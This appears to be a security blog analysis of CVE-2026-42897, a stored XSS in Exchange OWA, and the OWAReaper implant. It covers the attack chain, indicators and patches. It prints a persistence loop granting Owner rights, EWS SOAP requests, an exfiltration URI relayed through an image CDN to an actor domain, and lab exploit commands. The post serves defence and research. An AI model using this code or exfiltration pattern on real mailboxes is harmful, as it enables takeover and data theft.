Inside OWAReaper: How CVE-2026-42897 Enables Persistent Exchange Mailbox Compromise
Vulnerability Assessment and Penetration Testing (VAPT)

Executive Summary
CVE-2026-42897 is a high-severity stored cross-site scripting (XSS) vulnerability affecting on-premises Microsoft Exchange Server Outlook Web Access (OWA). Actively exploited by the Russian state-sponsored threat group TA488, the flaw enables attackers to compromise user mailboxes through a half-click attack that requires nothing more than opening a specially crafted HTML email in OWA.
Successful exploitation executes attacker-controlled JavaScript within the victim's authenticated OWA session, deploying the OWAReaper browser implant without dropping files to disk or requiring additional user interaction. Once loaded, the implant harvests mailbox information, steals Exchange Web Services (EWS) OAuth tokens, captures browser autofill credentials, and abuses Exchange APIs to grant Owner permissions to the built-in Default mailbox user, establishing persistent server-side access that survives password changes and endpoint rebuilds.
OWAReaper further strengthens its foothold through browser LocalStorage, the IndexedDB offline cache, and Exchange mailbox permission abuse while maintaining resilient command-and-control communications via the GitHub Commit Search API, encrypted HTTPS traffic relayed through legitimate image CDN services, and DNS tunneling as a fallback channel.
This article provides a technical breakdown of the vulnerability, examines the architecture and capabilities of the OWAReaper implant, reconstructs the complete attack chain from email delivery to long-term persistence, analyzes the underlying implementation concepts, demonstrates the exploit in a controlled laboratory environment, and outlines practical detection, threat-hunting, and remediation guidance for organizations operating on-premises Microsoft Exchange deployments.
Why Organizations Should Pay Attention
CVE-2026-42897 is more than a typical web application vulnerability—it demonstrates how a single HTML email can be transformed into a persistent Exchange mailbox compromise. Unlike conventional phishing attacks, victims are not required to click a malicious link, download an attachment, or enable macros. Simply opening the email in Outlook Web Access (OWA) is sufficient to execute attacker-controlled JavaScript within an authenticated session.
What makes this campaign particularly dangerous is the design of the OWAReaper implant. Rather than relying on traditional malware installed on the operating system, it operates entirely within the browser while abusing trusted Exchange and Outlook Web Access functionality. The implant harvests credentials and OAuth tokens, modifies mailbox permissions to establish server-side persistence, and communicates with attacker-controlled infrastructure through multiple covert channels. Because the compromise spans the browser, the Exchange server, and the mailbox itself, conventional endpoint security controls may have limited visibility into the attack.
For organizations operating internet-facing on-premises Exchange servers, applying Microsoft's security update is only the first step. Incident responders should assume that previously vulnerable systems may already have been compromised and validate mailbox permissions, revoke stolen authentication tokens, inspect browser storage, and hunt for indicators of OWAReaper activity before considering remediation complete.
This campaign highlights the growing sophistication of browser-resident attacks and reinforces the importance of treating Exchange infrastructure as Tier-0 assets that require continuous monitoring, rapid patch management, and proactive threat hunting.
Primary Objectives
Following successful exploitation, OWAReaper is designed to establish durable access to compromised Exchange environments while enabling continuous intelligence collection and remote operations. Its primary objectives include:
- Maintain persistent access to compromised Exchange mailboxes.
- Harvest browser credentials and Exchange OAuth access tokens.
- Collect mailbox metadata, user identities, and Outlook configuration information.
- Execute attacker-supplied JavaScript modules received from remote command-and-control infrastructure.
- Monitor, collect, and exfiltrate emails, attachments, and other sensitive mailbox content.
- Abuse legitimate Exchange APIs to establish server-side persistence through mailbox permission modifications.
- Evade forensic analysis by removing exploit artifacts and operating entirely through trusted browser and Exchange functionality.
What Makes OWAReaper Different?
Unlike conventional web-based malware or phishing payloads, OWAReaper never attempts to compromise the underlying operating system. Instead, it transforms the authenticated Outlook Web Access session itself into the attack platform. By abusing legitimate Exchange services, browser APIs, Exchange Web Services (EWS), and mailbox functionality, the implant performs every stage of the post-exploitation lifecycle—from credential theft and reconnaissance to persistence and command execution—without requiring endpoint malware installation.
This browser-centric architecture significantly reduces the attacker's forensic footprint. Because execution remains confined to trusted web applications and authenticated user activity, many traditional endpoint detection and response (EDR) solutions may have limited visibility into the compromise, making detection dependent on Exchange telemetry, browser artifacts, identity monitoring, and mailbox auditing rather than conventional malware indicators.
Why OWAReaper Is Dangerous
Unlike traditional phishing malware that depends on malicious attachments, executable payloads, or endpoint compromise, OWAReaper transforms Outlook Web Access (OWA) itself into the attack platform. By executing entirely within the victim's authenticated browser session, the implant abuses trusted Exchange services, Outlook APIs, and Exchange Web Services (EWS) to perform credential theft, OAuth token abuse, mailbox manipulation, and persistent server-side access without deploying conventional malware or generating many of the artifacts typically associated with endpoint infections.
What makes OWAReaper particularly dangerous is its ability to bridge client-side exploitation with server-side persistence. A single malicious HTML email can transition from stored XSS execution to long-term mailbox compromise by modifying Exchange mailbox permissions, harvesting authentication material, and establishing multiple persistence layers across browser storage and Exchange infrastructure. As a result, attackers can retain unauthorized access long after the initial exploitation has occurred.
What Is CVE-2026-42897?
CVE-2026-42897 is a high-severity stored Cross-Site Scripting (XSS) vulnerability affecting on-premises Microsoft Exchange Server Outlook Web Access (OWA). The vulnerability exists because the OWA HTML rendering engine fails to properly sanitize untrusted HTML content embedded within email message bodies before inserting it into the authenticated browser session.
An attacker can exploit this weakness by delivering a specially crafted HTML email containing a malicious onload event handler attached to an image element. The embedded JavaScript payload is concealed within Base64-encoded fragments stored after the # URL fragment identifier, allowing the email to appear legitimate while hiding the exploit from casual inspection. When the recipient simply opens the email in Outlook Web Access, the vulnerable renderer reconstructs the payload, inserts the HTML into the authenticated Document Object Model (DOM), and executes the attacker-controlled JavaScript with the same privileges as the logged-in user.
Because execution occurs entirely within the victim's authenticated Outlook Web Access session, the attacker gains direct access to trusted Exchange functionality without requiring malware installation, additional user interaction, or exploitation of the underlying operating system. This browser-resident execution model forms the foundation of the OWAReaper attack chain, enabling credential theft, OAuth token abuse, mailbox permission manipulation, persistent access, and covert command-and-control communications.
Root Cause Analysis
The root cause of CVE-2026-42897 lies in how Outlook Web Access (OWA) processes and renders HTML email content. Instead of treating message bodies as untrusted input, the vulnerable rendering pipeline inserts HTML directly into the authenticated browser's Document Object Model (DOM) without completely removing active scripting constructs such as JavaScript event handlers. As a result, attacker-controlled HTML embedded within an email can execute arbitrary JavaScript when the message is rendered in the victim's browser.
Unlike reflected XSS attacks that rely on malicious URLs, this vulnerability is stored within the email itself. The malicious HTML is persisted on the Exchange server and delivered to the victim as part of a legitimate email message. Every time the email is opened in Outlook Web Access, the browser reconstructs the HTML content and processes any remaining executable elements within the authenticated OWA session.
The observed exploitation technique further obscures the malicious payload by embedding Base64-encoded JavaScript within image URL fragments (#). A malicious onload event attached to an otherwise legitimate image element reconstructs and executes the payload during the rendering process. Because URL fragments are handled client-side and are not transmitted to the server during HTTP requests, they provide a convenient location to conceal exploit data while helping the email appear benign during inspection.
From a security perspective, the vulnerability stems from insufficient output sanitization rather than an authentication or authorization flaw. The rendering engine should strip or neutralize active content—including JavaScript event handlers and dangerous HTML attributes—before inserting email content into the DOM. Failing to do so allows attacker-controlled JavaScript to inherit the security context of the authenticated Outlook Web Access session, granting access to trusted Exchange APIs, browser storage, and mailbox functionality.
Vulnerable Rendering Flow
- Malicious Email Delivery: The attacker delivers a specially crafted HTML email containing embedded JavaScript concealed within image URL fragments and stores it in the victim's Exchange mailbox.
- Email Rendering in OWA: When the victim opens the email in Outlook Web Access (OWA), the vulnerable HTML rendering engine processes the message within the authenticated browser session.
- Unsafe DOM Injection: Instead of fully sanitizing untrusted HTML, OWA inserts the email body directly into the authenticated Document Object Model (DOM), allowing active scripting elements to remain intact.
- Malicious Event Handler Execution: During rendering, a hidden onload event attached to an otherwise legitimate image element is automatically triggered by the browser.
- Payload Reconstruction: The event handler extracts and reconstructs a Base64-encoded JavaScript payload concealed within the image URL fragment (#), decoding it entirely on the client side.
- Authenticated JavaScript Execution: The reconstructed payload executes with the same privileges as the authenticated Outlook Web Access user, inheriting access to trusted browser APIs, Outlook functionality, and Exchange Web Services (EWS).
- OWAReaper Deployment: The OWAReaper browser implant is loaded directly into memory, establishing the foundation for credential harvesting, OAuth token theft, mailbox permission abuse, persistent access, command-and-control communications, and subsequent data exfiltration.
Why the Vulnerability Exists
- Incomplete HTML sanitization allows active scripting elements to remain in rendered email content.
- Unsafe DOM insertion processes attacker-controlled HTML within the authenticated OWA session.
- JavaScript event handlers (such as onload) are not fully neutralized before rendering.
- Client-side URL fragments (#) are abused to conceal Base64-encoded payloads from casual inspection.
- Trusted browser execution context allows malicious JavaScript to interact with legitimate Exchange and Outlook Web Access functionality.
The "Half-Click" Exploit
Proofpoint describes CVE-2026-42897 as a "half-click" exploit because the attack requires only a single user action: opening a malicious email in Outlook Web Access (OWA). Unlike traditional phishing campaigns, victims are not required to click a hyperlink, download an attachment, enable macros, or execute any additional content. Simply rendering the email within an authenticated OWA session is sufficient to trigger the stored XSS vulnerability and execute attacker-controlled JavaScript.
To maximize delivery success, the lure messages are intentionally generic and business-oriented, avoiding language commonly associated with phishing attempts. Observed subject lines include:
- Capacity Build-Out: Pipelines, Pricing, and Interconnection Metrics
- Global Gas Markets: Flows, Capacity, and Price Differentials
- Hydrological Indicators: Reservoir Levels and Snowpack
- Nuclear Energy Update: Fleet Metrics and Project Status
- Semiconductor Supply Chain Indicators: Capacity, Packaging, and Pricing
At first glance, the email body appears completely benign. However, the exploit is concealed within seemingly harmless social-media icon images embedded in the HTML content. A malicious onload event handler attached to one of these image elements parses the rendered HTML, reconstructs a Base64-encoded JavaScript payload hidden within URL fragments (#), and executes it directly inside the victim's authenticated Outlook Web Access session.
Because the payload is embedded entirely within the HTML email and executes during the rendering process, the attack bypasses many of the indicators users typically associate with phishing. No malicious attachment is opened, no hyperlink is clicked, and no executable is downloaded. Instead, the webmail client itself becomes the execution environment, allowing the attacker to deploy the OWAReaper browser implant while blending malicious activity with legitimate Exchange and browser operations.
Why It Is Called a "Half-Click" Exploit
Unlike conventional phishing attacks, where user interaction is required beyond reading a message, the only action necessary for exploitation is opening the email in Outlook Web Access. The attack chain is triggered automatically during HTML rendering, transforming a routine mailbox interaction into authenticated JavaScript execution. This minimal interaction significantly increases the likelihood of successful compromise while reducing opportunities for users or security controls to identify suspicious behavior before exploitation occurs.
Meet OWAReaper
OWAReaper is a sophisticated browser-resident JavaScript implant designed to operate entirely within an authenticated Microsoft Outlook Web Access (OWA) session. Unlike conventional malware, it does not deploy executables, write files to disk, inject operating-system processes, or rely on traditional persistence mechanisms. Instead, it abuses trusted Exchange and Outlook Web Access functionality to establish long-term mailbox access, harvest sensitive authentication material, and execute attacker-controlled operations directly inside the victim's browser.
Researchers have identified OWAReaper as an evolution of the earlier ZimReaper implant previously used against Zimbra webmail environments. While both families leverage browser-based execution, OWAReaper extends these techniques by abusing Exchange Web Services (EWS), Outlook APIs, browser storage, and mailbox permissions to create a resilient, multi-layered post-exploitation framework capable of supporting long-term espionage operations.
Core Capabilities
OWAReaper combines several offensive capabilities into a single browser-based implant, allowing attackers to perform reconnaissance, credential theft, persistence, and remote command execution without deploying traditional endpoint malware.
- Self-Cleaning: Uses Outlook APIs to rewrite the compromised email on the Exchange server, removing embedded exploit components and minimizing forensic evidence.
- User Interface Manipulation: Disables OWA pop-ups, context menus, and interface elements that could interrupt implant execution or reveal suspicious activity.
- Reconnaissance: Collects mailbox metadata, including the user's email address, account identity, Outlook configuration, regional settings, and client environment information.
- Credential Harvesting: Injects invisible DOM input fields and monitors browser autofill events to capture stored Outlook Web Access credentials.
- OAuth Token Theft: Enumerates Outlook add-ins with ReadWriteMailbox permissions and invokes GetClientAccessToken() to obtain Exchange Web Services (EWS) OAuth access tokens.
- Mailbox Permission Abuse: Uses the Exchange UpdateFolder API to grant Owner permissions to the built-in Default mailbox user across all folders, establishing persistent server-side access.
- Remote Command Execution: Retrieves encrypted commands from attacker-controlled infrastructure and dynamically executes additional JavaScript modules within the authenticated browser session.
- Stealth Operation: Executes entirely in memory without creating traditional malware artifacts, blending malicious activity with legitimate Exchange and browser operations.
CVE-2026-42897 Attack Flow

Stage 1 — Malicious Email Delivery
The attack begins when TA488 delivers a specially crafted HTML email to an internet-facing Outlook Web Access (OWA) mailbox. Rather than relying on malicious attachments or phishing links, the exploit is embedded directly within the email body using obfuscated JavaScript hidden inside image URL fragments. The email appears legitimate, allowing it to bypass many traditional email security controls.
Highlights
- Crafted HTML email with embedded JavaScript.
- Hidden Base64 payload stored in image fragments.
- No attachments or malicious hyperlinks.
- Delivered from attacker-controlled or compromised accounts.
Stage 2 — Email Rendered in OWA
When the victim opens the email in Outlook Web Access (OWA), the vulnerable HTML renderer processes the malicious content inside the authenticated browser session. This "half-click" attack requires no additional interaction beyond viewing the message.
Highlights
- Victim simply opens the email.
- Executed within an authenticated OWA session.
- No macro execution or file download required.
- Triggers the vulnerable HTML rendering pipeline.
Stage 3 — Stored XSS Execution
The malicious onload event reconstructs the hidden Base64-encoded payload and executes attacker-controlled JavaScript inside the OWA reading pane. This provides the attacker with code execution in the security context of the authenticated user.
Highlights
- Stored XSS vulnerability is triggered.
- Base64 payload reconstructed at runtime.
- JavaScript executes inside the browser.
- Gains access to the authenticated OWA context.
Stage 4 — OWAReaper Deployment
Following successful exploitation, the OWAReaper browser implant is loaded directly into memory. The implant performs reconnaissance, harvests authentication material, and begins interacting with Exchange services while leaving minimal forensic evidence on the endpoint.
Highlights
- Browser-resident JavaScript implant.
- Fileless execution with no disk artifacts.
- Collects mailbox and user information.
- Begins credential and OAuth token theft.
Stage 5 — Persistence
OWAReaper establishes durable persistence across both the browser and Exchange infrastructure. It stores encrypted components in browser storage while modifying mailbox permissions through legitimate Exchange APIs to ensure continued access.
Highlights
- Encrypted implant stored in LocalStorage.
- Offline cache persistence through IndexedDB.
- Exchange UpdateFolder grants Default = Owner.
- Survives browser restarts and many remediation actions.
Stage 6 — Command, Control & Exfiltration
The implant maintains encrypted communication with attacker-controlled infrastructure and continuously exfiltrates sensitive mailbox data. Multiple communication channels provide resilience against network blocking and infrastructure disruption.
Highlights
- GitHub Commit Search API used for C2.
- Email-based command delivery.
- HTTPS exfiltration through image CDN relays.
- DNS tunneling as a fallback channel.
- Supports long-term mailbox surveillance and data theft.
These descriptions align with the six stages shown in your diagram and complement the visual flow without repeating the detailed technical analysis elsewhere in the blog.
Command, Control, and Exfiltration
OWAReaper uses two command channels:
- GitHub Commit Search API: polled every 24 hours for commit messages containing the target email address. Commands are AES-CTR encrypted and prefixed with a four-character header:
- code — replace toolkit
- domn — rotate C2
- cmnd — execute arbitrary JavaScript via eval()
- Email channel: scans the IndexedDB message cache for bodies matching {target_email} {Base64} every five minutes.
Exfiltration has two protocols:
- Primary HTTPS: metadata is AES-CTR encrypted into URI paths like /assets/v1_<base64_aes_data>, then routed through legitimate image CDNs (images.weserv.nl, i3.wp.com, slack-imgs.com) toward the actor domain acocdn[.]com. File bodies are POSTed unencrypted.
- DNS fallback: data is AES-CTR encrypted, Base32-encoded with digits 0-9 and letters a-v, split into subdomains, and queried against actor-controlled domains.
Observed exfiltration filenames:
- msanalytics.json — OWA session blob
- ews_extensions_debug.json — OWA add-in metadata
- cmnd_[HASH]_[FILENAME] — command output
- poison_wizard_error_dom.html — DOM snapshot
Sample C2 and Exfiltration Artifacts
Example GitHub Commit Search query pattern:
https://api.github.com/search/commits?q=victim@contoso.local
Example HTTPS exfiltration URI relayed through an image CDN:
https://images.weserv.nl/?url=https://acocdn.com/assets/v1_SGVsbG8gV29ybGQ...
The Three Persistence Layers
OWAReaper is built to survive the remediation steps that normally evict browser malware:
- Server-side mailbox permissions. The Default = Owner grant lives on the Exchange server, not the endpoint. It survives password rotation, MFA resets, and laptop rebuilds.
- Browser localStorage. An encrypted copy of the implant is stored under PageDataPayload.OwaUserDefaultSettings. OWA’s normal OwaFrontendSyncState flow reloads it every time the user opens a new OWA tab.
- IndexedDB offline cache. A hidden iframe is planted in cached messages inside owa_offline_db. It executes again whenever the victim reopens a tainted cached message, even after the operating system is re-imaged.
Affected Versions and Patches
Only on-premises Exchange Server OWA is affected. Exchange Online / Microsoft 365 is not reported as vulnerable.
| Exchange Version | Patch | KB Article |
|---|---|---|
| Exchange Server Subscription Edition RTM | SU8 | KB5103212 |
| Exchange Server 2019 CU14 / CU15 | ESU Period 2 | Private ESU |
| Exchange Server 2016 CU23 | SU23 | KB5103215 |
Critical note: Microsoft released temporary mitigations in May 2026 (EM Service rule M2.1.0 and the EOMT script). The July 2026 update does not automatically remove those mitigations. Administrators must manually roll them back after patching or OWA may break.
Indicators of Compromise
| Type | Indicator |
|---|---|
| Vulnerability | CVE-2026-42897 (OWA XSS, CVSS 8.1) |
| Threat actor | TA488 / Void Blizzard / Laundry Bear |
| Implant | OWAReaper |
| C2 domains | asecdns[.]com, acocdn[.]com, dnsrecursive[.]eu, tdndns[.]com |
| Exploit SHA256 | 6897b649f29e54d8910459963bbf94ed5c7a4fe66a56bc5962540b226b8e48c4 |
| Suricata SIDs | 2071330, 2071331, 2071332, 2071333, 2071334, 2071335 |
| Persistence keys | PageDataPayload.OwaUserDefaultSettings, OwaFrontendSyncState, owa_offline_db |
| EWS abuse | GetClientAccessToken, UpdateFolder with Default = Owner |
| HTTPS exfil URI | /assets/v1_<base64_aes_data> |
| CDN relay | images.weserv.nl, i3.wp.com, slack-imgs.com |
How the Exploit Works in Code
The Vulnerable Rendering Path
Conceptually, the vulnerable OWA rendering path does this:
# VULNERABLE: raw email HTML inserted into OWA DOMreading_pane.innerHTML = email_body_html
A safe path sanitizes first:
import bleach

ALLOWED_TAGS = {"p", "br", "div", "span", "b", "i", "u", "a", "img"}
ALLOWED_ATTRIBUTES = {
    "a": ["href"],
    "img": ["src", "alt", "width", "height"],
}

clean_html = bleach.clean(
    email_body_html,
    tags=ALLOWED_TAGS,
    attributes=ALLOWED_ATTRIBUTES,
    strip=True,
)
reading_pane.innerHTML = clean_html
Microsoft’s July 2026 patch effectively applies the safe path: it strips event handlers and dangerous URL fragments before rendering.
OWAReaper Server-Side Escalation
Once the XSS runs, OWAReaper escalates to durable mailbox access with logic similar to the following. This is a simplified reconstruction based on public analysis:
// OWAReaper persistence logic (conceptual)
var addIns = findReadWriteMailboxAddIns();
var token = getClientAccessToken(addIns[0]);

for (var folder of mailboxFolders) {
    updateFolder(folder.id, {
        PermissionSet: {
            Permissions: [{
                UserId: { Type: "Default" },
                PermissionLevel: "Owner"
            }]
        }
    }, token);
}
That single loop is why the backdoor survives credential rotation: the permission is stored in Exchange, not the browser.
Sample EWS UpdateFolder Request
The following SOAP envelope illustrates how the Default = Owner grant is applied through EWS:
<?xml version="1.0" encoding="UTF-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
              xmlns:t="http://schemas.microsoft.com/exchange/services/2006/types"
              xmlns:m="http://schemas.microsoft.com/exchange/services/2006/messages">
  <soap:Header>
    <t:RequestServerVersion Version="Exchange2016" />
  </soap:Header>
  <soap:Body>
    <m:UpdateFolder>
      <m:FolderChanges>
        <t:FolderChange>
          <t:FolderId Id="AQMkAD..." ChangeKey="AQAAABY..." />
          <t:Updates>
            <t:SetFolderField>
              <t:FieldURI FieldURI="folder:PermissionSet" />
              <t:PermissionSet>
                <t:Permissions>
                  <t:Permission>
                    <t:UserId>
                      <t:StandardUser>Default</t:StandardUser>
                    </t:UserId>
                    <t:PermissionLevel>Owner</t:PermissionLevel>
                  </t:Permission>
                </t:Permissions>
              </t:PermissionSet>
            </t:SetFolderField>
          </t:Updates>
        </t:FolderChange>
      </m:FolderChanges>
    </m:UpdateFolder>
  </soap:Body>
</soap:Envelope>
Sample EWS GetClientAccessToken Request
The implant obtains an OAuth access token for EWS by invoking GetClientAccessToken on a trusted Outlook add-in:
<?xml version="1.0" encoding="UTF-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
               xmlns:t="http://schemas.microsoft.com/exchange/services/2006/types"
               xmlns:m="http://schemas.microsoft.com/exchange/services/2006/messages">
  <soap:Body>
    <m:GetClientAccessToken>
      <m:TokenRequests>
        <t:TokenRequest>
          <t:Id>contoso.owareaper.addin</t:Id>
          <t:TokenType>CallerIdentity</t:TokenType>
        </t:TokenRequest>
      </m:TokenRequests>
    </m:GetClientAccessToken>
  </soap:Body>
</soap:Envelope>
Reproducing the Exploit in a Lab
For researchers and defenders, I built a simplified Python/Flask lab that reproduces the half-click mechanics without requiring a full Exchange deployment.
Start the lab
Expected output:
[*] CVE-2026-42897 OWA lab starting on http://127.0.0.1:4568
[*] Open the inbox, then click the 'Global Gas Markets' email to trigger the half-click exploit.
 * Running on http://127.0.0.1:4568

Figure 2 Vulnerable lab server starting with simulated OWA XSS.
Deliver the exploit
python3 cve_2026_42897_poc.py --target http://127.0.0.1:4568

PoC delivers the crafted email and confirms server-side compromise markers.

Simulate the half-click
Because the actual half-click happens in a browser, the lab includes a helper script that reproduces the step:
python3 simulate_click.py http://127.0.0.1:4568 2
Expected output:
[*] Fetched email id=2 body (611 bytes)
[+] Extracted OWAReaper payload (386 bytes)
[+] Compromise beacon response: 200 {"status":"compromised"}
[+] Folder permissions after half-click:
    Default: Owner
    User: Owner
[!] CONFIRMED: Default user has Owner access — mailbox takeover achieved via half-click.
End-to-end exploit chain from XSS to mailbox takeover.
